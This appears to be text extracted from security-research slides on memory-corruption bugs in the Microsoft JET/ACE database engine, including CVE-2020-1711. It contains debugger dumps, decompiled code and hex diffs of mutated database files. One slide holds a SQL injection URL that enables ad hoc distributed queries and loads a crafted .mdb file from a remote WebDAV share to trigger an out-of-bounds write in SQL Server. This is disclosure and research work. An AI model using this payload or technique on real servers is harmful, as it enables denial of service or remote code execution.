0:020:x86> db 26de6800
26de6800 09 01 d6 07 14 00 00 00-10 00 00 c8 00 c8 00 48
26de6810 00 c8 00 c8 00 c8 00 c8-00 c8 00 c8 00 c8 00 c8
26de6820 00 c8 00 c8 00 c8 00 c8-00 c8 00 ff ff 00 00 00
26de6830 00 00 00 00 00 00 00 00-00 00 12 00 00 00 00 00
26de6840 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
26de6850 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
26de6860 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
26de6870 00 00 00 00 61 72 74 6c 61-72 2e 53 00 00 00 00
```

7:F7F0h:	61	73	61	70	6B	60	60	60	60	60	5B	51	07	FF	B5	03
7:F800h:	09	01	D6	07	14	00	00	00	10	00	00	C8	00	C8	00	48
7:F810h:	00	C8	00	C8	00	C8	00	C8	00	C8	00	C8	00	C8	00	C8
7:F820h:	00	C8	00	C8	00	C8	00	C8	00	C8	00	FF	FF	00	00	00
7:F830h:	00	00	00	00	00	00	00	00	00	00	12	00	00	00	00	00
7:F840h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
7:F850h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
7:F860h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
7:F870h:	00	00	00	61	72	74	6C	61	72	2E	53	00	00	00	00	00
7:F880h:	00	00	00	00	00	00	00	00	00	00	00	33	35	2D	30	31

```

int __thiscall DataPage::RecordAddress(int this, unsigned __int8 a2, int a3)
{
    int record; // esi
    unsigned int length; // eax
    unsigned int total_length; // edx
    unsigned int left_length; // edx

    record = *(_DWORD *)(this + 4); // 0:020:x86> db record
    // 26de6800 09 01 d6 07 14 00 00 00-10 00 00 c8 00 c8 00 48
    // 26de6810 00 c8 00 c8 00 c8 00 c8-00 c8 00 c8 00 c8 00 c8
    // 26de6820 00 c8 00 c8 00 c8 00 c8-00 c8 00 ff ff 00 00 00
    // 26de6830 00 00 00 00 00 00 00 00-00 00 12 00 00 00 00 00
    // 26de6840 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

    length = *(_WORD *)(record + 2 * a2 + 10) & 0x3FFF; // 0x4800 & 0x3fff = 0x800
    if ( length > 0x800 ) // should check equal 0x800 situation
        return 4;
    if ( a2 )
    {
        total_length = *(_WORD *)(record + 2 * a2 + 8) & 0x3FFF; // 0xc800 & 0x3fff = 0x800
        if ( total_length > 0x800 ) // should check equal 0x800 situation
            return 4;
    }
    else
    {
        total_length = 0x800;
    }
    if ( length <= total_length )
    {
        left_length = total_length - length;
        if ( left_length <= 0x800 )
        {
            *(_DWORD *)a3 = record + length; // a3 = esi+0x34; esi is TableMover object
            // record = 0x26de6800, length = 0x800
            // *(TableMover+0x34) = record+length=0x26de7000
            // potential out of boundary access

            *(_DWORD *)(a3 + 4) = left_length;
            *(_DWORD *)(a3 + 8) = left_length;
            return *(unsigned __int16 *)(record + 2 * a2 + 10) >> 14; // 0x4800 >> 14 = 1 access [esi+0x34] and crash
            // 0xc800 >> 14 = 3 Call SetLastError()
        }
    }
    return 4;
}


```

# How to find CVE-2021-XXXX

- SELECT TOP 44 [ft4].[fc3] AS [c01] FROM [\\10.2.156.63/webdav/poc7c.mdb].[ft4] WHERE [ft4].[fc3] <> 2 GROUP BY [ft4].[fc3]
- Power of database file mutations

original	mutative
0007f7a0: 0000 0000 0000 0000 0000 0000 0000 0000	0007f7a0: 0000 0000 0000 0000 0000 0000 0000 0000
0007f7b0: 0000 0000 0000 0000 0000 0000 0000 0000	0007f7b0: 0000 0000 0000 0000 0000 0000 0000 0000
0007f7c0: 0000 6172 746c 6172 2e53 0000 0000 0000	0007f7c0: 0000 6172 746c 6172 2e53 0000 0000 0000
0007f7d0: 0000 0000 0000 0000 0000 3335 2d30 312d	0007f7d0: 0000 0000 0000 0000 0000 3335 2d30 312d
0007f7e0: 3130 3534 456b 6c65 7246 6174 6968 204b	0007f7e0: 3130 3534 456b 6c65 7246 6174 6968 204b
0007f7f0: 6173 6170 6b60 6060 6060 5b51 07ff b503	0007f7f0: 6173 6170 6b60 6060 6060 5b51 07ff b503
0007f800: 0901 d607 1400 0000 1000 00c8 00c8 00c8	0007f800: 0901 d607 1400 0000 1000 00c8 00c8 0048
0007f810: 00c8 00c8 00c8 00c8 00c8 00c8 00c8 00c8	0007f810: 00c8 00c8 00c8 00c8 00c8 00c8 00c8 00c8
0007f820: 00c8 00c8 00c8 00c8 00c8 00ff ff00 0000	0007f820: 00c8 00c8 00c8 00c8 00c8 00ff ff00 0000
0007f830: 0000 0000 0000 0000 0000 1200 0000 0000	0007f830: 0000 0000 0000 0000 0000 1200 0000 0000
0007f840: 0000 0000 0000 0000 0000 0000 0000 0000	0007f840: 0000 0000 0000 0000 0000 0000 0000 0000
0007f850: 0000 0000 0000 0000 0000 0000 0000 0000	0007f850: 0000 0000 0000 0000 0000 0000 0000 0000
0007f860: 0000 0000 0000 0000 0000 0000 0000 0000	0007f860: 0000 0000 0000 0000 0000 0000 0000 0000

# CVE-2021-XXXX Demo




# Scenario 2: IIS + SQL Server

Database	Target requirement	Database privilege in SQL Injection	Vulnerable components	Supported SQL	Trigger	Security boundary
SQL Server 32bit	SQL Injection Default setup	public with ad hoc enabled or SA to enable ad hoc to access the remote database	All JET components: msjet40, msrd3x40, msexcl40, acecore, etc	All SQL queries, multiple query statements, action query and across table query	One single web request	From a SQL injection in SQL Server to SQL Server DoS, info leak or RCE with MSSQLSERVER user in sqlservr.exe process.
SQL Server 64bit	SQL Injection Access Redistributable installed	public with ad hoc enabled or SA to enable ad hoc to access the remote database	acecore	ALL SQL queries, multiple query statements, action query and across table query	One single web request	

# Scenario 2: IIS + SQL Server, CVE-2020-1711

```
http://127.0.0.1/mssql_injection.asp?id=1;exec%20
sp_configure%20%27show%20advanced%20options
%27,%201;RECONFIGURE;exec%20sp_configure%20
%27Ad%20Hoc%20Distributed%20Queries%27,%20
1;RECONFIGURE;UPDATE%20opendatasource(%27
Microsoft.ACE.OLEDB.12.0%27,%20%27data%20sou
rce=\\10.2.156.63\webdav\poc42cf.mdb%27)...[ft8]
%20SET%20[fc3]%20=%20[fc3]%20%2b%2047774%
20WHERE%20[fc3]%20%3C=%207%20OR%20[fc2]%
20%3C=%205;
```

<https://t.me/learningnets>



```
Pid 4316 - WinDbg:10.0.19041.1 X86
File Edit View Debug Window Help
Command
(10dc.1814): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=1b001b00 ecx=1132dfff edx=00000000 esi=1b001b04 edi=2c32fafc
eip=5a7443df esp=1e5ad718 ebp=1e5ad8b8 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
ACECORE+0x43df:
5a7443df 220c07          and     cl,byte ptr [edi+eax]      ds:002b:2c32fafc=??
0:044> k
# ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
00 1e5ad8b8 5a768f03 ACECORE+0x43df
01 1e5ad964 5a754715 ACECORE+0x28f03
02 1e5ad9b4 5a75ed92 ACECORE+0x14715
03 1e5ad9f4 5a75ed50 ACECORE+0x1ed92
04 1e5ada18 5a831bc8 ACECORE+0x1ed50
05 1e5adc88 5a7b5687 ACECORE+0xf1bc8
06 1e5adce8 5a75ed50 ACECORE+0x75687
07 1e5add0c 5a828fea ACECORE+0x1ed50
08 1e5adbb0 5a794946 ACECORE+0xe8fea
09 1e5ae0a4 5a7809c3 ACECORE+0x54946
0a 1e5ae0f4 5a7a53cc ACECORE+0x409c3
0b 1e5ae144 5b5f4e98 ACECORE+0x653cc
0c 1e5ae1f8 5803ca18 ACEOLEDB!DllMain+0x5a3
0d 1e5ae304 5803dde1 oledb32!CCommandText::DoExecute+0x449
0e 1e5ae454 71e056aa oledb32!CCommandText::Execute+0x7c1
0f 1e5ae4a0 71de464f sql!CallProtectorImpl::CallWithSEH<IWrapInterface<IComr
10 1e5ae4e8 71d7ad25 sql!CallProtectorImpl::CallExternalFull<IWrapInterface
11 1e5ae794 6da775e1 sql!CWrapICommandText::Execute+0x315
12 1e5aed04 6da766e4 sqlmin!CQScanRmtQueryNew::CreateQueryRowset+0x3d1
13 1e5aed6c 6d9a983e sqlmin!CQScanRmtQueryNew::Open+0x84
14 1e5aed94 71bd20bd sqlmin!CQueryScan::StartupQuery+0x1ee
15 1e5aedb8 71bd214d sql!CXStmtQuery::SetupQueryScanAndExpression+0x1cd
16 1e5aeddd 71bd117b sql!CXStmtQuery::InitForExecute+0x1d
17 1e5aee94 71bd504b sql!CXStmtQuery::ErsqExecuteQuery+0x2eb
18 1e5aef00 71bd5676 sql!CXStmtDML::XretDMLExecute+0x33b
19 1e5aef1c 71afc3de sql!CXStmtDML::XretExecute+0x96
1a 1e5aefe8 71aee15 sql!CMsgExecContext::ExecuteStmts<0,1>+0x78e
1b 1e5af114 71b6bea5 sql!CMsgExecContext::FExecute+0x875
1c 1e5af1ec 7194c6e9 sql!CSQLSource::Execute+0x7f5
1d 1e5af3dc 719c841c sql!process_request+0x4f9
1e 1e5af598 72fbca4d sql!process_commands+0x36c
1f 1e5afae0 72fb1a40 sql!SOS_Task::Param::Execute+0x28d
20 1e5afb24 72fb156e sql!SOS_Scheduler::RunTask+0xa0
21 1e5afb84 72fa7cb7 sql!SOS_Scheduler::ProcessTasks+0x31e
22 1e5afc18 72faf7f7 sql!SchedulerManager::WorkerEntryPoint+0x2f7
23 1e5afc30 72fa5eab sql!SystemThread::RunWorker+0x97
24 1e5afca4 72fa819f sql!SystemThreadDispatcher::ProcessWorker+0x2fb
25 1e5afd18 76636359 sql!SchedulerManager::ThreadEntryPoint+0x1ff
26 1e5afd28 76ff8964 KERNEL32!BaseThreadInitThunk+0x19
```

# Scenario 2: IIS + SQL Server, CVE-2020-1711

After overflow

```
0:000> dd 1ca2efd8
1ca2efd8 1ca2f020 00000039 00000fdc 1ca2f000
1ca2efe8 00000020 00000000 37a30afc 1b001b04
1ca2eff8 1b001b00 1b001b00 1b001b00 1b001b00
1ca2f008 1b001b00 1b001b00 1b001b00 1b001b00
1ca2f018 1b001b00 1b001b00 1b001b03 19ff1b00
1ca2f028 4d314931 4f324c33 53375135 4c355137
1ca2f038 50334f32 52355134 4bff1a32 4e324c2e
1ca2f048 50344d31 52385236 4d315036 4f354e34
1ca2f058 4d375036 4c354f33 4e354f33 4e345132
1ca2f068 49004337 01002100 00000700 00000000
```

Before overflow

```
0:000> dc 1ca2efd8
1ca2efd8 1ca2f020 00000039 00000fdc 1ca2f000 ...9.....
1ca2efe8 00000020 00000000 1ca2effc 00000004 .....
1ca2eff8 00000000 00000000 00000000 00000000 .....
1ca2f008 00000000 00000000 00000000 00000000 .....
1ca2f018 00000000 00000000 00000003 feff0000 .....
1ca2f028 32312e30 34323133 38373635 31353637 0.12312456787651
1ca2f038 35333432 37353634 30feff32 3332312e 243546572..0.123
1ca2f048 35343231 37383736 32313536 34353334 1245678765124354
1ca2f058 32373536 31353433 33353433 33343632 6572345134532643
1ca2f068 2e002837 01000600 00000700 00000000 7(.....
```

Crash info

This exception may be expected and handled.

```
eax=00000000 ebx=1b001b00 ecx=1ca2efff
edx=00000000 esi=1b001b04 edi=37a30afc
eip=5bdb43df esp=028fd4dc ebp=028fd67c
ACECORE+0x43df:
```

```
5bdb43df 220c07 and cl,byte ptr [edi+eax] ds:002b:37a30afc=??
```

```
0:000> !heap -p -a 0x1ca2efd8
```

address 1ca2efd8 found in

\_DPH\_HEAP\_ROOT @ 6181000

in busy allocation ( DPH_HEAP_BLOCK:	UserAddr	UserSize
1c562410:	1ca2efd8	1024

# Scenario 2: IIS + SQL Server, CVE-2020-1711

; Out of boundary write

```
5be4fe7d 8b4d10    mov    ecx,dword ptr [ebp+10h]; length ecx = 0x3e which is defined in the database file
5be4fe80 8b45d4    mov    eax,dword ptr [ebp-2Ch]; value buffer to be updated
5be4fe83 41        inc    ecx                    ; ecx = 0x3f
5be4fe84 8b5508    mov    edx,dword ptr [ebp+8] ; from arg, dx = 0x1b
5be4fe87 660110    add    word ptr [eax],dx     ; add 0x1b for each word value in the buffer
5be4fe8a 8d40fe    lea   eax,[eax-2]           ; move buffer pointer
5be4fe8d 83e901    sub    ecx,1
5be4fe90 75f5     jne   ACECORE+0x9fe87 (5be4fe87) ; loop
```

```
0:000> dw 1ca2f06d - 3f*2
```

```
1ca2efef fc00 a2ef 041c 0000 0000 0000 0000 0000 0000
1ca2efff 0000 0000 0000 0000 0000 0000 0000 0000 0000
1ca2f00f 0000 0000 0000 0000 0000 0000 0000 0000 0000
1ca2f01f 0300 0000 0000 ff00 30fe 312e 3332 3231
1ca2f02f 3534 3736 3738 3536 3231 3334 3435 3536
1ca2f03f 3237 feff 2e30 3231 3133 3432 3635 3837
1ca2f04f 3637 3135 3432 3533 3634 3735 3332 3534
1ca2f05f 3331 3534 3233 3436 3733 0028 002e 0006
```

The length should be 0x28 (0x50/2).

But it is 0x3e, out of boundary write happens!

Where is length 0x3e from?

Is it controllable?

Is there any check?

0:000> dc 1ca2efd8

1ca2efd8	1ca2f020	00000039	00000fdc	1ca2f000	...9.....	8:DF30h:	00 00 00 00	00 00 00 03	00 01 00 00	00 FF FE 74	.....ÿþt
1ca2efe8	00000020	00000000	1ca2effc	00000004	.....	8:DF40h:	65 73 74 3F	00 0E 00 0C	00 06 00 02	00 07 03 00	est?.....
1ca2eff8	00000000	00000000	00000000	00000000	.....	8:DF50h:	00 00 00 00	FF FE 30 2E	31 32 33 31	32 34 35 36	...ÿþ0.12312456
1ca2f008	00000000	00000000	00000000	00000000	.....	8:DF60h:	37 38 37 36	35 31 32 34	33 35 34 36	35 37 32 33	7876512435465723
1ca2f018	00000000	00000000	00000003	feff0000	.....	8:DF70h:	34 35 31 33	34 35 33 32	36 34 33 37	28 00 30 00	451345326437(.0.
1ca2f028	32312e30	34323133	38373635	31353637	0.12312456787651	8:DF80h:	2E 00 06 00	02 00 07 03	00 05 00 00	00 FF FE 53	...ÿþS
1ca2f038	35333432	37353634	30feff32	3332312e	243546572..0.123	8:DF90h:	69 65 67 66	72 69 65 64	FF FE 53 6C	6F 77 17 00	iegfriedÿþSlow..
1ca2f048	35343231	37383736	32313536	34353334	1245678765124354						
1ca2f058	32373536	31353433	33353433	33343632	6572345134532643						
1ca2f068	2e002837	01000600	00000700	00000000	7(.....						

0:000>

eax=**1c9d1f38** ebx=1ca28e50 ecx=1c9b7800 edx=1c9b7800 esi=1ca2efd8 edi=028fda0c  
 eip=5bdd0ce9 esp=028fd974 ebp=028fd98c

ACECORE+0x20ce9:

5bdd0ce9 8b7810 mov edi,dword ptr [eax+10h] ds:002b:1c9d1f48=**0000003e**

0:000> dc **1c9d1f38**

1c9d1f38	5bf0f5fc	1c9d1f78	00000006	00000003	...[x.....	9:3080h:	03 00 00 00	00 00 04 00	04 00 04 59	06 00 00 03	.....Y....
1c9d1f48	<b>0000003e</b>	00000004	00000003	00000409	>.....	9:3090h:	<b>00 3E</b> 00 03	00 09 04 00	00 03 00 00	00 00 00 08	.>.....
1c9d1f58	00010000	c0c0c0c0	00000000	00000000	.....	9:30A0h:	00 04 00 03	59 06 00 00	04 00 01 00	04 00 09 04	....Y.....
1c9d1f68	1c9b7e40	1c9b7800	00000000	00000000	@~...	9:30B0h:	00 00 03 00	00 00 00 00	0C 00 02 00	02 59 06 00	.....Y..
1c9d1f78	00630066	00000033	c0c0c0c0	c0c0c0c0	f.c.3....	9:30C0h:	00 05 00 01	00 05 00 09	04 00 00 03	00 00 00 00	.....
						9:30D0h:	00 0E 00 01	00 05 59 06	00 00 06 00	01 00 06 00	.....Y.....
						9:30E0h:	09 04 00 00	03 00 00 00	00 00 0F 00	08 00 07 59	.....Y
						9:30F0h:	06 00 00 07	00 01 00 07	00 09 04 00	00 03 00 00	.....
						9:3100h:	00 00 00 17	00 08 00 06	00 66 00 63	00 30 00 06	.....f.c.0..

# How to find CVE-2020-1711

- UPDATE opendatasource('Microsoft.ACE.OLEDB.12.0', 'data source=\\10.2.156.63\webdav\poc42cf.mdb')...[ft8] SET [fc3] = [fc3] + 47774 WHERE [fc3] <= 7 OR [fc2] <= 5
- Power of mutations on the database file

mutative	00093070: 0006 5906 0000 0200 0100 0200 0904 0000 ..Y.....	00093070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	00093080: 0300 0000 0000 0400 0400 0459 0600 0003 .....Y....	00093080: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	00093090: 003e 0003 0009 0400 0003 0000 0000 0008 ..>.....	00093090: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	000930a0: 0004 0003 5906 0000 0400 0100 0400 0904 ....Y.....	000930a0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	000930b0: 0000 0300 0000 0000 0c00 0200 0259 0600 .....Y..	000930b0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	000930c0: 0005 0001 0005 0009 0400 0003 0000 0000 .....Y.....	000930c0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	000930d0: 000e 0001 0005 5906 0000 0600 0100 0600 .....Y.....	000930d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	000930e0: 0904 0000 0300 0000 0000 0f00 0800 0759 .....Y.....	000930e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	000930f0: 0600 0007 0001 0007 0009 0400 0003 0000 .....Y.....	000930f0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	00093100: 0000 0017 0008 0006 0066 0063 0030 0006 .....f.c.0..	00093100: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	00093110: 0066 0063 0031 0006 0066 0063 0032 0006 .f.c.1...f.c.2..	00093110: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	00093120: 0066 0063 0033 0006 0066 0063 0034 0006 .f.c.3...f.c.4..	00093120: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	00093130: 0066 0063 0035 0006 0066 0063 0036 0006 .f.c.5...f.c.6..	00093130: 0000 0000 0000 0000 0000 0000 0000 0000 .....
	00093140: 0066 0063 0037 0000 0002 9400 0003 9400 .f.c.7.....	00093140: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0008df30: 0000 0000 0000 0003 0001 0000 00ff fe74 .....t.....	0008df30: 0000 0000 0000 0000 0000 0000 0000 0000 .....	
0008df40: 6573 743f 000e 000c 0006 0002 0007 0300 est?.....	0008df40: 0000 0000 0000 0000 0000 0000 0000 0000 .....	
0008df50: 0000 0000 fffe 302e 3132 3331 3234 3536 .....0.12312456	0008df50: 0000 0000 0000 0000 0000 0000 0000 0000 .....	
0008df60: 3738 3736 3531 3234 3335 3436 3537 3233 7876512435465723	0008df60: 0000 0000 0000 0000 0000 0000 0000 0000 .....	
0008df70: 3435 3133 3435 3332 3634 3337 2800 3000 451345326437(.0.	0008df70: 0000 0000 0000 0000 0000 0000 0000 0000 .....	
0008df80: 0000 0200 0703 0005 0000 00ff fe53 .....S.....	0008df80: 0000 0000 0000 0003 0005 0000 00ff fe53 .....	

# CVE-2020-1711 Demo

The screenshot displays a Windows 10 desktop environment. In the foreground, a WinDbg window is open, showing a command prompt with the following output:

```
Microsoft Windows [Version 10.0.18363.1440]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pan>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : eng.paloaltonetworks.local
    IPv6 Address. . . . . : 2620:130:800a:ae0:6423:193b:f74f:138e
    Temporary IPv6 Address. . . . . : 2620:130:800a:ae0:524:f99:5895:a00d
    Temporary IPv6 Address. . . . . : 2620:130:800a:ae0:102b:fe67:2774:d4ef
    Temporary IPv6 Address. . . . . : 2620:130:800a:ae0:f439:8563:dcc0:9635
    Link-local IPv6 Address . . . . . : fe80::6423:193b:f74f:138e%3
    IPv4 Address. . . . . : 10.2.156.85
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::b06c:25ff:fe00:4001%3
    10.2.156.254

C:\Users\pan>
```

Overlaid on the WinDbg window is the Windows Task Manager, showing a list of running processes. The 'Services' tab is active, displaying the following table:

Name	PID	Status	User name	CPU	Memory (a...	UAC virtua...
RuntimeBroker.exe	5960	Running	pan	00	2,948 K	Disabled
SearchIndexer.exe	6032	Running	SYSTEM	00	16,172 K	Not allowed
SearchUI.exe	6844	Suspended	pan	00	0 K	Disabled
SecurityHealthService.exe	7108	Running	SYSTEM	00	3,116 K	Not allowed
SecurityHealthSystray.exe	7080	Running	pan	00	1,272 K	Disabled
services.exe	636	Running	SYSTEM	00	5,412 K	Not allowed
SgrmBroker.exe	988	Running	SYSTEM	00	2,740 K	Not allowed
ShellExperienceHost.exe	5588	Suspended	pan	00	0 K	Disabled
sihost.exe	4872	Running	pan	00	5,432 K	Disabled
smss.exe	332	Running	SYSTEM	00	304 K	Not allowed
SMSvcHost.exe	3388	Running	LOCAL SERVICE	00	6,668 K	Not allowed
SMSvcHost.exe	4580	Running	NETWORK SERVICE	00	3,996 K	Not allowed
spoolsv.exe	2516	Running	SYSTEM	00	4,068 K	Not allowed
sqlservr.exe	11340	Running	MSSQL\$SQLEXPRESS	00	81,120 K	Not allowed
sqlwriter.exe	3252	Running	SYSTEM	00	1,196 K	Not allowed
Smss.exe	5220	Running	pan	00	88,132 K	Disabled
StartMenuExperienceHost.exe	3500	Running	pan	00	21,916 K	Disabled
sublime_text.exe	8908	Running	pan	00	63,868 K	Disabled
svchost.exe	3812	Running	LOCAL SERVICE	00	1,316 K	Not allowed
svchost.exe	776	Running	SYSTEM	00	652 K	Not allowed
svchost.exe	852	Running	SYSTEM	00	11,988 K	Not allowed
svchost.exe	924	Running	NETWORK SERVICE	00	8,512 K	Not allowed
svchost.exe	976	Running	SYSTEM	00	2,348 K	Not allowed
svchost.exe	432	Running	NETWORK SERVICE	00	3,208 K	Not allowed
svchost.exe	544	Running	LOCAL SERVICE	00	1,176 K	Not allowed
svchost.exe	1028	Running	LOCAL SERVICE	00	1,220 K	Not allowed

